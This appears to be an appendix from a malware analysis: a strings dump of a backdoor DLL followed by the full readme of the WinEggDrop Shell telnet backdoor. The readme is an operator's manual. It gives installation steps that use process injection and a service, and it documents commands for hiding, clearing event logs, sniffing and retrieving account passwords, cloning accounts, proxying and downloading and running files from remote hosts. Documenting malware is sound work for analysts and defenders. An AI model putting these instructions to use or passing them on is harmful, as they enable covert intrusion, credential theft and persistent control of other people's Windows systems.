0008562A  1008562A   0  X|~LW|
0008568D  1008568D   0  ?X|A;W|-TW|
00085699  10085699   0  7W|AZW|
000856CD  100856CD   0  F-|7@-|
000856E2  100856E2   0  .|0#-|
000856F1  100856F1   0  )/|v{-|
00085701  10085701   0  !.|t".|
0008572D  1008572D   0  ,-|$0-|
00085746  10085746   0  -|Xd.|,
00085806  10085806   0  NetApiBufferFree
0008581A  1008581A   0  NetLocalGroupEnum
0008582E  1008582E   0  NetLocalGroupGetMembers
0008584A  1008584A   0  NetUserEnum
0008585A  1008585A   0  NetUserSetInfo
0008586E  1008586E   0  WNetCancelConnection2A
0008588A  1008588A   0  WNetAddConnection2A
000858A2  100858A2   0  htons
000858AA  100858AA   0  ioctlsocket
000858BA  100858BA   0  inet_addr
000858C6  100858C6   0  inet_ntoa
000858D2  100858D2   0  listen
000858DE  100858DE   0  ntohs
```

```
000858EE  100858EE   0  recvfrom
000858FA  100858FA   0  select
00085906  10085906   0  accept
0008591A  1008591A   0  sendto
00085926  10085926   0  setsockopt
00085936  10085936   0  socket
00085942  10085942   0  gethostbyname
0008595A  1008595A   0  gethostname
0008596A  1008596A   0  WSAAsyncSelect
0008597E  1008597E   0  closesocket
0008598E  1008598E   0  WSAGetLastError
000859A2  100859A2   0  WSAStartup
000859B2  100859B2   0  WSACleanup
000859C2  100859C2   0  __WSAFDIsSet
000859D2  100859D2   0  connect
000859DE  100859DE   0  WSAAccept
000859EA  100859EA   0  getpeername
000859FA  100859FA   0  WSAIoctl
00085A06  10085A06   0  getsockname
00085A16  10085A16   0  WSASocketA
00085A26  10085A26   0  WSAAddressToStringA
00085A3E  10085A3E   0  htonl
00085A46  10085A46   0  InternetCloseHandle
00085A5E  10085A5E   0  InternetConnectA
00085A72  10085A72   0  InternetCrackUrlA
00085A86  10085A86   0  InternetFindNextFileA
00085A9E  10085A9E   0  InternetGetConnectedState
00085ABA  10085ABA   0  InternetGetLastResponseInfoA
00085ADA  10085ADA   0  InternetOpenA
00085AEA  10085AEA   0  InternetReadFile
00085AFE  10085AFE   0  InternetWriteFile
00085B12  10085B12   0  FtpCommandA
00085B22  10085B22   0  FtpCreateDirectoryA
00085B3A  10085B3A   0  FtpDeleteFileA
00085B4E  10085B4E   0  FtpFindFirstFileA
00085B62  10085B62   0  FtpGetCurrentDirectoryA
00085B7E  10085B7E   0  FtpOpenFileA
00085B8E  10085B8E   0  FtpRemoveDirectoryA
00085BA6  10085BA6   0  FtpRenameFileA
00085BBA  10085BBA   0  FtpSetCurrentDirectoryA
00085BD6  10085BD6   0  HttpOpenRequestA
00085BEA  10085BEA   0  HttpQueryInfoA
00085BFE  10085BFE   0  HttpSendRequestA
00085C12  10085C12   0  ExitProcess
00085C22  10085C22   0  ExitThread
00085C32  10085C32   0  FileTimeToSystemTime
00085C4A  10085C4A   0  FindClose
00085C56  10085C56   0  FindFirstFileA
00085C6A  10085C6A   0  FindNextFileA
00085C7A  10085C7A   0  FreeLibrary
00085C8A  10085C8A   0  GetComputerNameA
00085C9E  10085C9E   0  GetCurrentDirectoryA
00085CB6  10085CB6   0  GetCurrentProcess
00085CCA  10085CCA   0  GetCurrentProcessId
00085CE2  10085CE2   0  GetDateFormatA
00085CF6  10085CF6   0  GetDiskFreeSpaceExA
00085D0E  10085D0E   0  GetDriveTypeA
00085D1E  10085D1E   0  GetEnvironmentStringsA
00085D3A  10085D3A   0  GetFileAttributesA
00085D52  10085D52   0  GetFileSize
00085D62  10085D62   0  GetFileTime
00085D72  10085D72   0  GetLastError
00085D82  10085D82   0  GetLocalTime
00085D92  10085D92   0  GetLogicalDrives
00085DA6  10085DA6   0  GetModuleFileNameA
00085DBE  10085DBE   0  GetModuleHandleA
00085DD2  10085DD2   0  CloseHandle
00085DE2  10085DE2   0  GetProcAddress
00085DF6  10085DF6   0  GetProcessHeap
00085E0A  10085E0A   0  GetSystemDirectoryA
00085E22  10085E22   0  GetSystemInfo
00085E32  10085E32   0  GetTickCount
00085E42  10085E42   0  GetTimeFormatA
00085E56  10085E56   0  GetUserDefaultLangID
00085E6E  10085E6E   0  GetVersionExA
```

00085E7E 10085E7E 0 GlobalMemoryStatus
00085E96 10085E96 0 CopyFileA
00085EA2 10085EA2 0 HeapAlloc
00085EAE 10085EAE 0 HeapFree
00085EBA 10085EBA 0 InterlockedDecrement
00085ED2 10085ED2 0 InterlockedIncrement
00085EEA 10085EEA 0 LoadLibraryA
00085EFA 10085EFA 0 CreateDirectoryA
00085F0E 10085F0E 0 MapViewOfFile
00085F1E 10085F1E 0 MoveFileA
00085F2A 10085F2A 0 MultiByteToWideChar
00085F42 10085F42 0 OpenFile
00085F4E 10085F4E 0 OpenProcess
00085F5E 10085F5E 0 CreateEventA
00085F6E 10085F6E 0 PeekNamedPipe
00085F7E 10085F7E 0 QueryPerformanceCounter
00085F9A 10085F9A 0 QueryPerformanceFrequency
00085FB6 10085FB6 0 CreateFileA
00085FC6 10085FC6 0 ReadFile
00085FD2 10085FD2 0 ReadProcessMemory
00085FE6 10085FE6 0 RemoveDirectoryA
00085FFA 10085FFA 0 RtlUnwind
00086006 10086006 0 RtlZeroMemory
00086016 10086016 0 SetCurrentDirectoryA
0008602E 1008602E 0 SetFileAttributesA
00086046 10086046 0 SetFilePointer
0008605A 1008605A 0 SetFileTime
0008606A 1008606A 0 Sleep
00086072 10086072 0 TerminateProcess
00086086 10086086 0 TerminateThread
0008609A 1008609A 0 UnmapViewOfFile
000860AE 100860AE 0 CreatePipe
000860BE 100860BE 0 VirtualQueryEx
000860D2 100860D2 0 WaitForMultipleObjects
000860EE 100860EE 0 CreateProcessA
00086102 10086102 0 WaitForSingleObject
0008611A 1008611A 0 WideCharToMultiByte
00086132 10086132 0 WriteFile
0008613E 1008613E 0 lstrcmpiA
0008614A 1008614A 0 CreateThread
0008615A 1008615A 0 DeleteFileA
0008616A 1008616A 0 DeviceIoControl
0008617E 1008617E 0 DisconnectNamedPipe
00086196 10086196 0 DuplicateHandle
000861AA 100861AA 0 EnumDisplaySettingsA
000861C2 100861C2 0 ExitWindowsEx
000861D2 100861D2 0 EqualSid
000861DE 100861DE 0 AdjustTokenPrivileges
000861F6 100861F6 0 AllocateAndInitializeSid
00086212 10086212 0 GetSidIdentifierAuthority
0008622E 1008622E 0 GetSidSubAuthority
00086246 10086246 0 GetSidSubAuthorityCount
00086262 10086262 0 GetTokenInformation
0008627A 1008627A 0 IsValidSid
0008628A 1008628A 0 LookupAccountNameA
000862A2 100862A2 0 LookupAccountSidA
000862B6 100862B6 0 LookupPrivilegeValueA
000862CE 100862CE 0 OpenEventLogA
000862DE 100862DE 0 OpenProcessToken
000862F2 100862F2 0 OpenSCManagerA
00086306 10086306 0 OpenServiceA
00086316 10086316 0 QueryServiceStatus
0008632E 1008632E 0 RegCloseKey
0008633E 1008633E 0 RegCreateKeyExA
00086352 10086352 0 RegDeleteKeyA
00086362 10086362 0 RegDeleteValueA
00086376 10086376 0 RegEnumKeyA
00086386 10086386 0 RegEnumKeyExA
00086396 10086396 0 RegEnumValueA
000863A6 100863A6 0 RegOpenKeyExA
000863B6 100863B6 0 RegQueryValueExA
000863CA 100863CA 0 RegSetValueExA
000863DE 100863DE 0 ChangeServiceConfigA
000863F6 100863F6 0 ClearEventLogA
0008640A 1008640A 0 StartServiceA

```
0008641A  1008641A    0  CloseEventLog
0008642A  1008642A    0  CloseServiceHandle
00086442  10086442    0  ControlService
00086456  10086456    0  CreateServiceA
0008646A  1008646A    0  DeleteService
0008647A  1008647A    0  _fdopen
00086486  10086486    0  _itoa
0008648E  1008648E    0  _open_osfhandle
000864A2  100864A2    0  _snprintf
000864AE  100864AE    0  _strcmpi
000864BA  100864BA    0  _stricmp
000864C6  100864C6    0  _strlwr
000864D2  100864D2    0  _strnicmp
000864DE  100864DE    0  _strupr
000864EA  100864EA    0  toupper
000864F6  100864F6    0  _wcsicmp
00086502  10086502    0  _write
00086526  10086526    0  fclose
00086532  10086532    0  fgets
0008653A  1008653A    0  fopen
0008654A  1008654A    0  getenv
00086556  10086556    0  _cexit
00086562  10086562    0  malloc
0008656E  1008656E    0  mbstowcs
0008657A  1008657A    0  memcmp
00086586  10086586    0  memcpy
00086592  10086592    0  memset
0008659E  1008659E    0  printf
000865AA  100865AA    0  raise
000865B2  100865B2    0  setbuf
000865BE  100865BE    0  sprintf
000865CA  100865CA    0  sscanf
000865D6  100865D6    0  strcat
000865E2  100865E2    0  strchr
000865EE  100865EE    0  strcmp
000865FA  100865FA    0  strcpy
00086606  10086606    0  strlen
00086612  10086612    0  strncmp
0008661E  1008661E    0  strncpy
0008662A  1008662A    0  strstr
00086636  10086636    0  strtok
00086642  10086642    0  wcscpy
0008664C  1008664C    0  NETAPI32.DLL
00086670  10086670    0  MPR.DLL
00086680  10086680    0  WS2_32.DLL
00086708  10086708    0  WININET.DLL
00086768  10086768    0  KERNEL32.DLL
000868A8  100868A8    0  USER32.DLL
000868BC  100868BC    0  ADVAPI32.DLL
00086954  10086954    0  CRTDLL.DLL
0008A028  1008A028    0  d:\documents and
settings\shootingstar\desktop\test\kk\final\new\wineggdropshell\lcc\public.dll
0008B032  1008B032    0  _LibMain@12
0008C238  1008C238    0  trxpf
0008C29B  1008C29B    0  Q_YPk
0008C2D8  1008C2D8    0  g ntM
0008C2E3  1008C2E3    0  This ex
0008C2ED  1008C2ED    0  utabl
0008C305  1008C305    0  b6i~n
0008C4D8  1008C4D8    0  F=u8dll$]Or
0008C505  1008C505    0  c.1 k
0008C510  1008C510    0  %s."Op
0008C526  1008C526    0  USER32
0008C536  1008C536    0  agCBoxA
0008D238  1008D238    0  VRj@WQS
0008D26B  1008D26B    0  WQRj@V
0008D39F  1008D39F    0  ltrxpf
0008D3B0  1008D3B0    0  %tQ<'u
0008D464  1008D464    0  This executable is corrupt! Please obtain a new copy.
0008D49A  1008D49A    0  Checksum Failure!
0008D727  1008D727    0  Entry Point Not Found
0008D73D  1008D73D    0  The ordinal %d could not be located in the dynamic link library %s.
0008D781  1008D781    0  The procedure entry point %s could not be located in the dynamic link library %s.
0008D7D3  1008D7D3    0  USER32.DLL
0008D7DE  1008D7DE    0  MessageBoxA
```

```
0008D7EA  1008D7EA    0  wsprintfA
0008D811  1008D811    0  MW|dNW|}
0008E2E3  1008E2E3    0  VRj@WQS
0008E316  1008E316    0  WQRj@V
0008E44A  1008E44A    0  ltrxpf
0008E45B  1008E45B    0  %tQ<'u
0008E50F  1008E50F    0  This executable is corrupt! Please obtain a new copy.
0008E545  1008E545    0  Checksum Failure!
0008E7D2  1008E7D2    0  Entry Point Not Found
0008E7E8  1008E7E8    0  The ordinal %d could not be located in the dynamic link library %s.
0008E82C  1008E82C    0  The procedure entry point %s could not be located in the dynamic link library %s.
0008E87E  1008E87E    0  USER32.DLL
0008E889  1008E889    0  MessageBoxA
0008E895  1008E895    0  wsprintfA
000900BD  100900BD    0  MW|dNW|}
000900D0  100900D0    0  KERNEL32.DLL
000900DF  100900DF    0  LoadLibraryA
000900EE  100900EE    0  GetProcAddress
000900FF  100900FF    0  VirtualAlloc
0009010E  1009010E    0  VirtualFree
0009011C  1009011C    0  ExitProcess
0009012A  1009012A    0  GetModuleHandleA
0009013B  1009013B    0  NETAPI32.DLL
00090148  10090148    0  MPR.DLL
00090150  10090150    0  WS2_32.DLL
0009015B  1009015B    0  WININET.DLL
00090167  10090167    0  USER32.DLL
00090172  10090172    0  ADVAPI32.DLL
0009017F  1009017F    0  CRTDLL.DLL
000901C3  100901C3    0  hNetApiBufferFree
000901D7  100901D7    0  WNetCancelConnection2A
000901EF  100901EF    0       htons
000901F7  100901F7    0  lInternetCloseHandle
0009020D  1009020D    0  kEnumDisplaySettingsA
00090224  10090224    0  jEqualSid
00090230  10090230    0  _fdopen
0007CCF8  1007CCF8    0  \Device\PhysicalMemory
0007CD8C  1007CD8C    0  \Device\Udp
0007CDA4  1007CDA4    0  \Device\Tcp
```

Appendix 2-H Readme of the WinEggDrop Shell

WinEggDrop Shell Eternity Version

Backdoor Class: A telnetd backdoor(only work on NT system)

Advance(Compare to the same class backdoor)

1. Competitively Small.Even the server is near 80k after compression,it's still "small" comparing to its features and to the similar backdoor

2. Many many features(some are unique)

   A. Process Management-->view and kill processes(abile to kill process by PID or ProcessName)

   B. Registry Management(delete,set,add,view Key or keyname)

   C. Service management(stop,start,enum,config and delete service)

   D. TCP/IP Process to Port Mapper(similar to fport.exe)

   E. Reboot,showdown,poweroff and logoff

   F. Sniffing(able to sniff ftp or pop3 password)

   G. install terminal service on win 2k server system

   H. Multi-thread port redirector(able to specify connection IP Range)

   I. Multi-thread HTTPD(able to specify connection IP Range)

   J. Sock5 Proxy(Two different auth methods,able to specify connection IP Range)

   K. Clone system accounts,and check Cloned accounts

   L. Findpassword(able to view all logon account's password on NT 4.0 or Win 2K,even cloned accounts)

   M. TCP/IP Filtering

   N. FTP basic client with unique features(resume supported,search files in ftp server,mass get,mass del,mass send and so more)

   O. FTP server(use only two ports,resume supported)

   P. HTTP Proxy(Full Anonymous,Support oicq,icq,msn,mirc and so more applications supporting http proxy)

   Q. Other features such as http downloader(resume supported),clear logs,get system info,restore common file associations, enumerate system accounts and so more

3. Online help with examles(which means you can get help as you connect to the backdoor,such as you know there is command named ftpserver,but you forget the syntax,so you can just enter ftpserver as you connect to the backdoor,and the syntax and example will be shown)

4. No process shown on the task management because the backdoor is injected into other process for running

5. Self-protection(protect the service and the injector being deleted and modified)

Eternity Version

1.Add FTP Server

2.Add check cloned account

3.Add search file,mass get,mass send,mass del in ftp basic client

4.Add HTTP Proxy

5.Sock5 proxy,sniff,http proxy and ftp server is able to run as backdoor is loaded

6.Add feature to show the system default languate

7.Modify some code on sock5 proxy

8.No new service is added as installing terminal service

9.Fix Fport code

10.Tons of mini modifications in the code

Eternity Version All Features(Commands)

1. Pslist	Feature:List processes
2. ListIP	Feature:List all IPs
3. ShowSID	Feature:List accounts' SID
4. Fport	Feature:TCP/IP Process to Port Mapper
5. Online	Feature:List all IPs connected to the backdoor
6. WhoIsShell	Feature:List the IP which has got the shell
7. ShowName	Feature:List account by registry
8. Reboot	Feature:Reboot
9. ShutDown	Feature:ShutDown
10 .Logoff	Feature:Logoff
11. PowerOff	Feature:Poweroff
12. Shell	Feature:Get a shell
13. Stopbackdoor	Feature:Stop The BackDoor,but you are unable to delete the backdoor's dll file
14. pskill	Feature:Kill process
15. Never	Feature:Set an account's logon time to zero

16. DirFile	Feature:List all files in current directory
17. DelFile	Feature:Delete a file
18. Execute	Feature:Execute a program
19. Http://IP/filename	Feature:Download file
20. Installterm	Feature:Install terminal service
21. Clone	Feature:Clone an account
22. Send	Feature:Send message to the buddies who also connect to the backdoor
23. Exit	Feature:Quit the backdoor
24. OffShell	Feature:Kick the one who has got the shell
25. Help	Feature:Show help
26. Disconnect	Feature:Disconnect other connector
27. StopService	Feature:Stop a service
28. StartService	Feature:Start a service
29. DeleteService	Feature:Delete a service
30. CleanEvent	Feature:Clean logs
31. TerminalPort	Feature:view or set terminal service port
32. Redirect	Feature:Port redirector
33. ViewThreads	Feature:View Port redirector information
34. KillThreads	Feature:Kill one port redirector thread
35. EnableFilter	Feature:Enable TCP/IP filtering
36. DisableFilter	Feature:Disable TCP/IP filtering
37. FilterInfo	Feature:View TCP/IP filtering status
38. AR	Feature:Restore common file association
39. GetUser	Feature:List all system accounts
40. ViewPath	Feature:View current path
41. SetPath	Feature:Set current path
42. SID	Feature:View local or remote system's SID
43. ViewTimeOut	Feature:View timeout
44. SetTimeOut	Feature:Set timeout
45. StartSniffer	Feature:Start sniffing
46. StopSniffer	Feature:Stop sniffing
47. ViewSniffer	Feature:View sniffing status

48. Sysinfo	Feature:View system information
49. ViewService	Feature:Query a service's information
50. ConfigService	Feature:Config a service start type
51. ViewKey	Feature:View run and runservics startup keys in registry
52. DelKey	Feature:Delete a key from run and runservices in registry
53. EnumService	Feature:Enumerate all services information matching the start type as auto
54. RegEedit	Feature:Enter registry management mode
55. Findpassword	Feature:Retrieve all logon account's password
56. ExitShell	Feature:Return from shell mode to pre-shell mode
57. StartProxy	Feature:Start sock5 proxy
58. StopProxy	Feature:Stop sock5 proxy
59. ViewProxyInfo	Feature:View sock5 proxy information
60. HTTPServer	Feature:start httpd
61. KillHttpServer	Feature:Kill one of httpd thread
62. ViewHTTPInfo	Feature:View httpd information
63. Filter	Feature:Enter TCP/IP filtering mode
64 FTP	Feature:Enter FTP client mode
65. ViewFTPInfo	Feature:View FTP client thread information
66. FTPServer	Feature:Start ftp server
67. DeleteFTPSetting	Feature:Delete ftp server settings
68. DeleteProxySetting	Feature:Delete sock5 proxy settings
69. DeleteSnifferSetting	Feature:Delete sniffing settings
70. FileTime	Feature:Modify file time
71. KillFTPD	Feature:Kill a connection from ftp server
72. CheckClone	Feature:Check cloned accounts
73. StartHTTPProxy	Feature:Start HTTP Proxy
74. ViewHTTPProxyInfo	Feature:View HTTP Proxy Info
75. StopHTTPProxy	Feature:Stop HTTP Proxy
76. DeleteHTTPProxySetting	Feature:Delete HTTP Proxy Settings
77. Shield	Feature:Start The Backdoor's self-protection
78. UnShield	Feature:Stop The Backdoor's self-protection
79. ViewFile	Feature:View Ascii File Content

80. XTelnet Feature:Telnet To Other Host

How to run the backdoor

1. configure injectt.exe

2. upload injectt.exe and TBack.DLL to winnt\system32

3. run "injectt.exe -run" to install the backdoor as service and start the backdoor

The below commands is used when you already connect to the backdoor,pass the authorization and you are in rre-shell mode(when you see [Melody],here is the pre-shell mode)

Eternity Version all Commands' syntax

1. Pslist Feature:List processes

Example:pslist

2. ListIP Feature:List all IPs

Example:ListIP

3. ShowSID Feature:List accounts' SID

Example:ShowSID

4. ShowName Feature:List account by registry

Example:ShowName

5. Fport Feature:TCP/IP Process to Port Mapper

Example:Fport

Notice: The system running hxdef V0.84 with this backdoor's port hidden will affect this feature.Thus,you'd beeter use mport or fport to replace this feature.Since the side effect of hxdef causes this problem,it's not a bug of the backdoor at all.Fortunately,the failure of this feature won't crash the backdoor.

6. Online Feature:List all IPs connected to the backdoor

Example:Online

7. WhoIsShell Feature:List the IP which has got the shell

Example:WhoIsShell

8. Reboot Feature:Reboot

Example:Reboot

9. ShutDown Feature:ShutDown

Example:ShutDown

10 .Logoff Feature:Logoff

Example:Logoff

11. PowerOff Feature:Poweroff

Example:PowerOff

12. Shell Feature:Get a shell

Example:Shell

13. Stopbackdoor Feature:Stop The BackDoor

Example:Stopbackdoor

14. Help Feature:Show help

Example:Help

15. Exit Feature:Quit the backdoor

Example:Exit

16. pskill PID or ProcessName Feature:Kill process

Example:pskill 1234

Example:pskill notepad

17. Never Account Feature:Set an account's logon time to zero

Example:Never Guest

Example:Never Administrator

18. DirFile FileName Feature:List all files in current directory

Example:DirFile *.exe

19. DelFile FileName Feature:Delete a file

Example: DelFile a.txt

20. Execute ProgramToRun Feature:Execute a program

Example:Execute abc.exe

Example:Execute net.exe user test test

21. Http://IP/FileName SaveFileName Feature:Download file

Example:http://11.11.11.11/a.exe a.exe

Example:http://www.mysite.com/a.exe a.exe

Example: http://www.mysite.com:81/a.exe a.exe

22. Installterm Port Feature:Install terminal service

Example:Installterm 3345

23. Clone Account AccountToClone Password Feature:Clone an account

Example:Clone Admin Guest test

24. Send All Message Feature:Send message to the buddies who also connect to the backdoor

Example:Send all Hello

25. OffShell Feature:Kick the one who has got the shell

Example:OffShell

26. Disconnect Feature:Disconnect other connector

Example:Disconnect ThreadNumber ->Kick someone

Example:Disconnect All ->Kick all but you

27. StopService Feature:Stop a service

Usage:StopService ServiceName

Example:StopService w3svc

Example:StoptService windows service

28. StartService Feature:Start a service

Usage:StartService ServiceName

Example:StartService w3svc

Example:StartService windows service

29. DeleteService Feature:Delete a service

Usage:DeleteService ServiceName

Example:DeleteService Windows Service

Example:DeleteService test

30. CleanEvent Feature:Clean logs

Example:CleanEvent

Remove Application,Security and System log

31. TerminalPort Feature:view terminal service port

Example:TerminalPort

31 A.TerminalPort Feature:set terminal service port

Example:TerminalPort Port

32. Redirect Feature:Port redirector

Usage:Redirect SourcePort RemoteHost RemotePort [AllowedIP]

Example:Redirect 2222 12.12.12.12 3333

Example:Redirect 2222 www.abc.com 3333 12.12.*.*

33. ViewThreads Feature:View Port redirector information

Example:ViewThreads

34. KillThreads Feature:Kill one port redirector thread

Example:KillThreads ThreadNumber

35. EnableFilter Feature:Enable TCP/IP filtering

Example:EnableFilter

36. DisableFilter Feature:Disable TCP/IP filtering

Example:DisableFilter

37. FilterInfo Feature:View TCP/IP filtering status

Example:FilterInfo

38. AR Feature:Restore common file association

Example:AR

39. GetUser Feature:List all system accounts

Example:GetUser

40. ViewPath Feature:View current path

Example:ViewPath

41. SetPath Feature:Set current path

Example:SetPath directory

42. SID Feature:View local or remote system's SID

Usage:SID Local|IP

Example:SID Local view Local system SID

Example:SID 12.12.12.12 View Remote system SID

43. ViewTimeOut Feature:View timeout

Example:ViewTimeOut

44. SetTimeOut Feature:Set timeout

Example:SetTimeOut Time(in second)

45. StartSniffer Feature:Start sniffing

Usage:StartSniffer NIC

Example:StartSniffer 0

Note:ListIP feature can view all the NIC

46. StopSniffer Feature:Stop sniffing

Example:StopSniffer

47. ViewSniffer Feature:View sniffing status

Example:ViewSniffer

48. Sysinfo Feature:View system information

Example:Sysinfo

49. ViewService Feature:Query a service's information

Usage:ViewService ServiceName

Example:ViewService Norton Antivirus Server

50. ConfigService Feature:Config a service start type

Usage:ConfigService StartType ServiceName

Example:ConfigService Auto W3svc -->Set service start type to auto

Example:ConfigService Demand w3svc -->Set service start type to manual

Example:ConfigService Disable w3svc -->Set service start type to disable

51. ViewKey Feature:View run and runservics startup keys in registry

Example:ViewKey

52. DelKey Feature:Delete a key from run and runservices in registry

Usage:DelKey KeyName

Example: DelKey radmm

Example: DelKey Tk BellExe

53. EnumService Feature:Enumerate all services information matching the start type as auto

Example:EnumService

54. RegEedit Feature:Enter registry management mode

Example:RegEdit

When you enter the regiedit mode,you can use the any commands below:

DirValue Feature:List all current key's value

DirKey Feature:List all current keys

CD.. Feature:One level back

Root Feature:Return to the root(hklm)

Exit Feature:Quit regedit mode

Help Feature:Show help

CD KeyName Feature:Switch Keyname

DelValue ValueName Feature:Delete a value

DelKey KeyName Feature:Delete a Key

Set Type ValueName Value Feature:Add a value

Example: set REG_SZ "Test Value" hook.exe

Type: REG_SZ,REG_DWORD,REG_MUL_SZ,REG_EXPAND_SZ

SwitchRoot RootName Feature:Switch The Registry Root Key

The Registry has five branches,HKEY_CLASSES_ROOT(HKCR),HKEY_CURRENT_USER(HKCU),HKEY_LOCAL_MACHINE(HKLM), HKEY_USERS(HKU) and HKEY_CURRENT_CONFIG(HKCC).The RootName is one of HKCR,HKCU,HKLM,HKU or HKCC.The most common branch is the HKLM branch.When you enter the registry management mode,the default branch is set to HKLM,so if you want to view or modify registry values other than HKLM branch,you need to use this command to jump to other branch before processing any operations

Example:SwitchRoot HKCU --> Jump to HKEY_CURRENT_USER branch,any operations will base on this branch

55.Findpassword Feature:Retrieve all logon account's password

Example:Findpassword

56.ExitShell Feature:Return from shell mode to pre-shell mode

Example:ExitShell

57.StartProxy Feature:Start sock5 proxy

Usage: StartProxy [UserName] [Password] Port AllowedIP

A.[UserName] And [Password] are optional,if they are omitted,then no authorization

Example: StartProxy 12345 All -->Proxy port is 12345,no authorization and allow all IP to connect

Example: StartProxy Guest test 12345 All -->Proxy port is 12345,need authorization,and allow all IP to connect

Example: StartProxy 12345 211.11.*.* -->Proxy port is 12345,no authorization_and IP beginning with 211.11 can connect

Example: StartProxy Abc abc 12345 12.12.*.* -->Proxy port is 12345,need authorization_and IP beginning with 12.12 can connect

58. StopProxy Feature:Stop sock5 proxy

Example: StopProxy

59. ViewProxyInfo Feature:View sock5 proxy information

Example:ViewProxyInfo

60. HTTPServer Feature:start httpd

Usage:HTTPServer RootDir Port [AllowedIP]

Note:RootDir must exist

Example: HTTPServer C:\ 82 -->Http server port is 82,RootDir=c:\ allow all IP to connect

Example2: HTTPServer c:\test 100 12.12.12.12 -->HTTP Server Port is 100,RootDir=c:\test,allow IP 12.12.12.12 to connect

61. KillHttpServer Feature:Kill one of httpd thread

Example: KillHttpserver 1

62. ViewHTTPInfo Feature:View httpd information

Example:ViewHttpInfo

63. Filter Feature:Enter TCP/IP filtering mode

When entering TCP/IP filtering mode,you can use any commands below:

A. Restore Feature:Restore the settings

Example:Restore

B. ShowTCP Feature:Show TCP protocol filtering information

Example: ShowTCP

C. ShowUDP Feature:Show UDP protocol filtering information

Example: ShowUDP

D. ShowALL Feature:Show TCP and UDP protocols filtering information

Example: ShowALL

E. ListIP Feature: List all IP and NIC

Example: ListIP

F. EnableFilter Feature:Enable TCP/IP filtering

Example: EnableFilter

G. DisableFilter Feature:Disable TCP/IP filtering

Example: DisableFilter

H. Exit Feature:Quit TCP/IP filtering mode

Example: Exit

I. SetTTL Feature: Set system TTL value

Usage: SetTTL Number(The number is between 0 and 255)

Example: SetTTL 240

J. Set Feature: Set the filtering port

Usage: Set TCP/UDP PortList ALL/NIC

Example: Set TCP 80;139;445; 0

Example: Set TCP 12345; 0

Example: Set TCP 80; All

Example: Set UDP 135; 0

K. Add Feature: Add the filtering port

Usage: Add TCP/UDP PortList All/NIC

similar to set command above

64:FTP Feature:Enter FTP client mode

You can use any commands below as you enter FTP client mode

A. Dir [FileName] Feature: Display ftp current directory file

Example:Dir

Example:Dir *.exe

B. CD.. Feature: One directory up

Example:CD..

C. CD Directory Feature: Switch Directory

Example: CD Winnt

D. Root Feature: Return to root Directory

Example: Root

E. Exit Feature: Quit FTP client mode

Example: Root

F. Help Feature: Show help

Example: Help

G: Del FileName Feature: Delete File on ftp server

Example: Del abc.exe

H: RKDir Directory Feature: Delete a directory on ftp server

Example:RKDIR abc

I: MKDIR Directory Feature: Create a directory on ftp server

Example:MKDIR abc

J: REN OldFileName NewFileName Feature: Rename a file on ftp server

Example:REN abc.exe bb.exe

K: Get FileName [NewFileName] Feature: Download a file from ftp server

Example:Get abc.exe trojan.exe

Example:Get abc.exe

L: Send FileName [NewFileName] Feature: Upload a file to ftp server

Example: Send trojan.exe abc.exe

Example: Send trojan.exe

M: PD Feature: List current path on ftp server

Example:PD

O: Connect FTPAddress Port User Pass Feature: Connect to ftp server

Example:Connect 12.12.12.12. 21 test test

P: Close Feature: Close current ftp session

Example:Close

Q: DirFile [FileName] Feature: List current path file on local system(the system running the backdoor)

Example:DirFile

Example:DirFile *.exe

R: ViewPath Feature: View current path on local system(the system running the backdoor)

Example:ViewPath

S: SetPath Path Feature: Set current path on local system

Example:SetPath c:\winnt

T: ViewFTPInfo Feature: View ftp thread information

Example:ViewFTPInfo

U: KillThread Feature: Kill a ftp thread

Example:KillThread 1

V. ResetFTP Feature: Kill all active ftp thread

Example:ResetFTP

W. FTPCommand Feature: Send ftp command

Example:FTPCommand TYPE I

Example:FTPCommand PASV

AA. MassGet Feature: Mass get files from ftp server

Example:MassGet *.rm

BB. MassSend Feature: Mass send files to ftp server

Example:MassSend *.exe

CC. MassDel Feature: Mass delete files on ftp server

Example:MassDel *.exe

DD. FindFile Feature: Search files on ftp server

Example:FindFile *.rm

65. ViewFTPInfo Feature:View FTP client thread information

Example:ViewFTPInfo

66. FTPServer Feature:_____FTP__

Usage:FTPServer ControlPort BindPort User Pass RootDir AllowedIP [Access]

arguements meanings:

1. ControlPort -->The listening port of the ftpd

2. BindPort -->the data connection port using pasv mode(only use the port for Pasv connection).

If this port is 0,then the system will automatically allocate a port for it.

3. User -->User Name for login the ftpd

4. Pass -->pasword for login the ftpd

5. RootDir -->the default root directory

6. AllowedIP -->the IP allowd to connect to the ftpd

7. Access -->Access String

Access String:

R represents Read Access(download access)

W represents Write Access(upload,rename,move)

L represents List Access(list file)

C represents Create Access(Create Directory on the ftpd)

D represents Delete Access(Delete File/Directory on the ftpd)

U represents Unlock Access(Unlock the user from the root directory,the user can

browse all the files in all hard disks)

Access String is the combination of the above six Access.If the access

arguement is omitted,the user will gain all the accesses

Examples:

1. ftpserver 21 0 test test c:\win98 all RWLCD

Create a ftpd on port 21,the data connection port is random,user name and password are test,the root directory is c:\win98,allows all IP to connect this ftpd.The connected user will have Read,Write,List,Create,Delete Access.

2. ftpserver 21 9 test test c:\ 12.12.*.*

Crate a ftpd on port 21,the data connection port is random,user name and password are test,the root directory is c:\,allowed all IP beginning with 12.12 to connect.The connected user will have all access(Read,Write,List,Create,Delete,Unlock Access)

3. ftpserver 21 55555 test test c:\win98 all

Create a ftpd on port 21,the data connection port is 55555,user name and password are test,the root directory is c:\win98,allows all IP to connect this ftpd.The connected user will have all access(Read,Write,List,Create,Delete,Unlock Access).

4. ftpserver 21 55555 test test c:\win98 all LRU

Create a ftpd on port 21,the data connection port is 55555, user name and password are test,the root directory is c:\win98,allows all IP to connect this ftpd.The connected user will have Read,List And Unlock Access

5. ftpserver 21 55555 test test c:\win98 all LRW

Create a ftpd on port 21,the data connection port is 55555,user name and password are test,the root directory is c:\win98,allows all IP to connect this ftpd.The connected user will have Read,List And Write Access

6. ftpserver 21 55555 test test c:\win98 all LR

Create a ftpd on port 21,the data connection port is 55555,user name and password are test,the root directory is c:\win98,allows all IP to connect this ftpd.The connected user will have Read and List access.

7. ftpserver 21 0 test test c:\win98 all LR

Create a ftpd on port 21,the data connection port is random allocated by the sytsem, user name and password are test,the root directory is c:\win98,allows all IP to connect this ftpd.The connected user will have Read and List access.

Notes: The Unlock access is the most dangerous access since the login user can browse all the disks(floop disk,hard-disk,cd-rom zip disk,and etc).If unnecessary,don't allow this access.

67. DeleteFTPSetting Feature:Delete ftp server settings

Example:DeleteFTPSetting

68. DeleteProxySetting Feature:Delete sock5 proxy settings

